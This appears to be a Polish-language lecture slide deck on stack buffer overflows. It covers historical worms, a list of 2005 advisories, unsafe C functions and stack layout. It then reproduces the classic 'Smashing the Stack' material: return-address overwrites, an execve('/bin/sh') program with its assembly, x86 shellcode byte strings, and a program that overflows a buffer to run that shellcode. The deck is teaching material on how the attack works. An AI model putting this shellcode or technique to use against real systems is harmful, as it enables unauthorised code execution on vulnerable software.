Przepełnienie bufora

- Trochę historii
- Definicja problemu
- Mechanizm działania
- Przyczyny
- Źródła (coś do poczytania)

Historia – ważniejsze wydarzenia

- 1988 – Morris worm, wykorzystywał m.in. przepełnienie bufora wejścia w fingerd, straty rzędu 10-tek milionów USD,
- 1995 – publikacja Thomasa Lopatica na liście dyskusyjnej Bugtraq na temat błędu przepełnienia bufora w NCSA HTTPD 1.3,
- 1996 – publikacja artykułu "Smashing the Stack for Fun and Profit" w magazynie Phrack,
- 2001 – Code Red Worm, przepełnienie bufora w IIS 5.0, uruchomienie kodu z uprawnieniami administratora,
- 2003 – SQLSlammer, Microsoft SQL Server 2000,

www.idefence.com

- **ADVISORY 10.28.05** : Multiple Vendor chmlib CHM File Handling Buffer Overflow Vulnerability
- **ADVISORY 10.24.05** : SCO Unixware Setuid ppp prompt Buffer Overflow Vulnerability
- **ADVISORY 10.24.05** : SCO Openserver authsh 'Home' Buffer Overflow Vulnerability
- **ADVISORY 10.24.05** : SCO Openserver backupsh 'Home' Buffer Overflow Vulnerability
- **ADVISORY 10.20.05** : Multiple Vendor Ethereal srvloc Buffer Overflow Vulnerability
- **ADVISORY 10.20.05** : Symantec Norton AntiVirus LiveUpdate Local Privilege Escalation
- **ADVISORY 10.20.05** : Symantec Norton AntiVirus DiskMountNotify Local Privilege Escalation
- **ADVISORY 10.13.05** : Multiple Vendor XMail 'sendmail' Recipient Buffer Overflow Vulnerability
- **ADVISORY 10.13.05** : Multiple Vendor wget/curl NTLM Username Buffer Overflow Vulnerability
- **ADVISORY 10.11.05** : Microsoft Distributed Transaction Controller Packet Relay DoS Vulnerability
- **ADVISORY 10.11.05** : Microsoft Distributed Transaction Controller TIP DoS Vulnerability
- **ADVISORY 10.10.05** : SGI IRIX runpriv Design Error Vulnerability
- **ADVISORY 10.10.05** : Kaspersky Anti-Virus Engine CHM File Parser Buffer Overflow Vulnerability
- **ADVISORY 10.04.05** : UW-IMAP Netmailbox Name Parsing Buffer Overflow Vulnerability
- **ADVISORY 10.04.05** : Symantec AntiVirus Scan Engine Web Service Buffer Overflow Vulnerability
- **ADVISORY 09.30.05** : RealNetworks RealPlayer/HelixPlayer RealPix Format String Vulnerability
- **ADVISORY 09.19.05** : Clam AntiVirus Win32-UPX Buffer Overflow Vulnerability
- **ADVISORY 09.19.05** : Clam AV Win32-FSG File Handling DoS Vulnerability
- **ADVISORY 09.13.05** : Linksys WRT54G Router Remote Administration Fixed Encryption Key Vulnerability
- **ADVISORY 09.13.05** : Linksys WRT54G Router Remote Administration apply.cgi Buffer Overflow Vulnerability
- **ADVISORY 09.13.05** : Linksys WRT54G 'restore.cgi' Configuration Modification Design Error Vulnerability
- **ADVISORY 09.13.05** : Linksys WRT54G 'upgrade.cgi' Firmware Upload Design Error Vulnerability
- **ADVISORY 09.13.05** : Linksys WRT54G Management Interface DoS Vulnerability
- **ADVISORY 09.09.05** : GNU Mailutils 0.6 imap4d 'search' Format String Vulnerability
- **ADVISORY 09.01.05** : 3Com Network Supervisor Directory Traversal Vulnerability
- **ADVISORY 09.01.05** : Novell NetMail IMAPD Command Continuation Request Heap Overflow

przepełnienie bufora:
ponad 50% !!!


Definicja problemu

Przepełnienie bufora – sytuacja, kiedy proces próbuje umieścić w buforze więcej danych niż zostało zaalokowane pamięci na ten bufor, powodując nadpisanie nadmiarowymi danymi informacji w sąsiadujących komórkach pamięci.

Niebezpieczne konstrukcje w C

Konstrukcja	Zagrożenie
`strcpy`(char *dest, const char *src)	Przepełnienie `dest`
`strcat`(char *dest, const char *src)	Przepełnienie `dest`
`getwd`(char *buf)	Przepełnienie `buf`
`gets`(char *s)	Przepełnienie `s`
`[vf]scanf`(const char *format, ...)	Przepełnienie argumentów
`realpath`(char *path, char resolved_path[])	Przepełnienie `path`
`[v]sprintf`(char *str, const char *format, ...)	Przepełnienie `str`

Struktura programu komputerowego (w pamięci)



Stos wywołania funkcji 1

```
void function(int a,int b,int c) {
        char buffer1[5];
        char buffer2[10];
}

int main() {
        function(1,2,3);
        return 0;
}
```

```
function:
        pushl   %ebp
        movl    %esp, %ebp
        subl    $40, %esp
        leave
        ret
.Lfe1:
        .size    function,.Lfe1-function
        .align 4
.globl main
        .type    main,@function
main:
        pushl   %ebp
        movl    %esp, %ebp
        subl    $8, %esp
        subl    $4, %esp
        pushl   $3
        pushl   $2
        pushl   $1
        call    function
        addl    $16, %esp
        movl    $0, %eax
        leave
        ret
```

Zawartość stosu:

[ ] c
[ ] b
[ ] a
[ ] ret (wskaźnik powrotu)
[ ] sfp
[ ] buffer1
[ ] buffer2

Stos wywołania funkcji 2

```
void function(int a,int b,int c) {
        char buffer1[5];
        char buffer2[10];
        int *ret;
        ret = &a - 1;
        (*ret) += 10;
}

void main() {
        int x;

        x = 0;
        function(1,2,3);
        x = 1;
        printf("%d\n",x);
}
```

Próba przepełnienia bufora

```
void function(char *str) {
        char buffer[16];
        strcpy(buffer,str);
}

int main() {
        char large_string[256];
        int i;

        for ( i=0;i<255; i++)
                large_string[i] = 'A';

        function(large_string);
        return 0;
}
```

Uruchamianie kodu

```c
#include <stdio.h>

void main() {
        char *name[2];

        name[0] = "/bin/sh";
        name[1] = NULL;
        execve(name[0], name, NULL);
}
```

```
.LC0:
        .string "/bin/sh"
.text
        .align 4
.globl main
        .type    main,@function
main:
        pushl   %ebp
        movl    %esp, %ebp
        subl    $8, %esp
        movl    $.LC0, -8(%ebp)
        movl    $0, -4(%ebp)
        subl    $4, %esp
        pushl   $0
        leal    -8(%ebp), %eax
        pushl   %eax
        pushl   -8(%ebp)
        call    execve
        addl    $16, %esp
        leave
        ret
```

Wykorzystanie

```
char shellcode[] =
    "\xeb\x2a\x5e\x89\x76\x08\xc6\x46\x07\x00\xc7\x46\x0c\x00\x00\x00"
    "\x00\xb8\x0b\x00\x00\x00\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80"
    "\xb8\x01\x00\x00\x00\xbb\x00\x00\x00\x00\xcd\x80\xe8\xd1\xff\xff"
    "\xff\x2f\x62\x69\x6e\x2f\x73\x68\x00\x89\xec\x5d\xc3";

void main() {
   int *ret;

   ret = (int *)&ret + 2;
   (*ret) = (int)shellcode;

}
```

Eliminacja zer

```
char shellcode[] =
    "\xeb\x1f\x5e\x89\x76\x08\x31\xc0\x88\x46\x07\x89\x46\x0c\xb0\x0b"
    "\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80\x31\xdb\x89\xd8\x40\xcd"
    "\x80\xe8\xdc\xff\xff\xff/bin/sh";

void main() {
   int *ret;

   ret = (int *)&ret + 2;
   (*ret) = (int)shellcode;

}
```

Przepełniamy bufor ...

```
char shellcode[] =
        "\xeb\x1f\x5e\x89\x76\x08\x31\xc0\x88\x46\x07\x89\x46\x0c\xb0\x0b"
        "\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80\x31\xdb\x89\xd8\x40\xcd"
        "\x80\xe8\xdc\xff\xff\xff/bin/sh";

char large_string[128];

void main() {
  char buffer[96];
  int i;
  long *long_ptr = (long *) large_string;

  for (i = 0; i < 32; i++)
    *(long_ptr + i) = (int) buffer;

  for (i = 0; i < strlen(shellcode); i++)
    large_string[i] = shellcode[i];

  strcpy(buffer,large_string);
}
```

Problemy

- Nie wiadomo, w które wykonać skok – umieszczenie instrukcji NOP w kodzie,
- Niewielki bufor – umieszczenie kodu w zmiennych środowiskowych

Warunki konieczne do wykorzystania błędu

- znalezienie błędu (use grep, Luke!),
- sprawdzenie wielkości bufora,
- kontrola nad danymi wprowadzanymi do bufora,
- ważne ze względów bezpieczeństwa zmienne lub kod wykonywalny znajdujące się w pobliżu bufora,
- zamiana tego kodu na swój własny,

Przyczyny

- wydajność w językach niskiego poziomu (C),
- niestaranność programistów,
- brak znajomości problemu,
- ogromne ilości wczytywanych danych (pliki konfiguracyjne, wczytywanie z stdin),
- brak aktualizacji oprogramowania,

Źródła

- http://en.wikipedia.org/,
- http://www.phrack.org/show.php?p=49&a=14,
- http://www.sans.org/rr/whitepapers/securecode/386.php,
- Google: na zapytanie “buffer overflow” daje w wyniku ponad 10 mln trafień,
- www.idefense.com,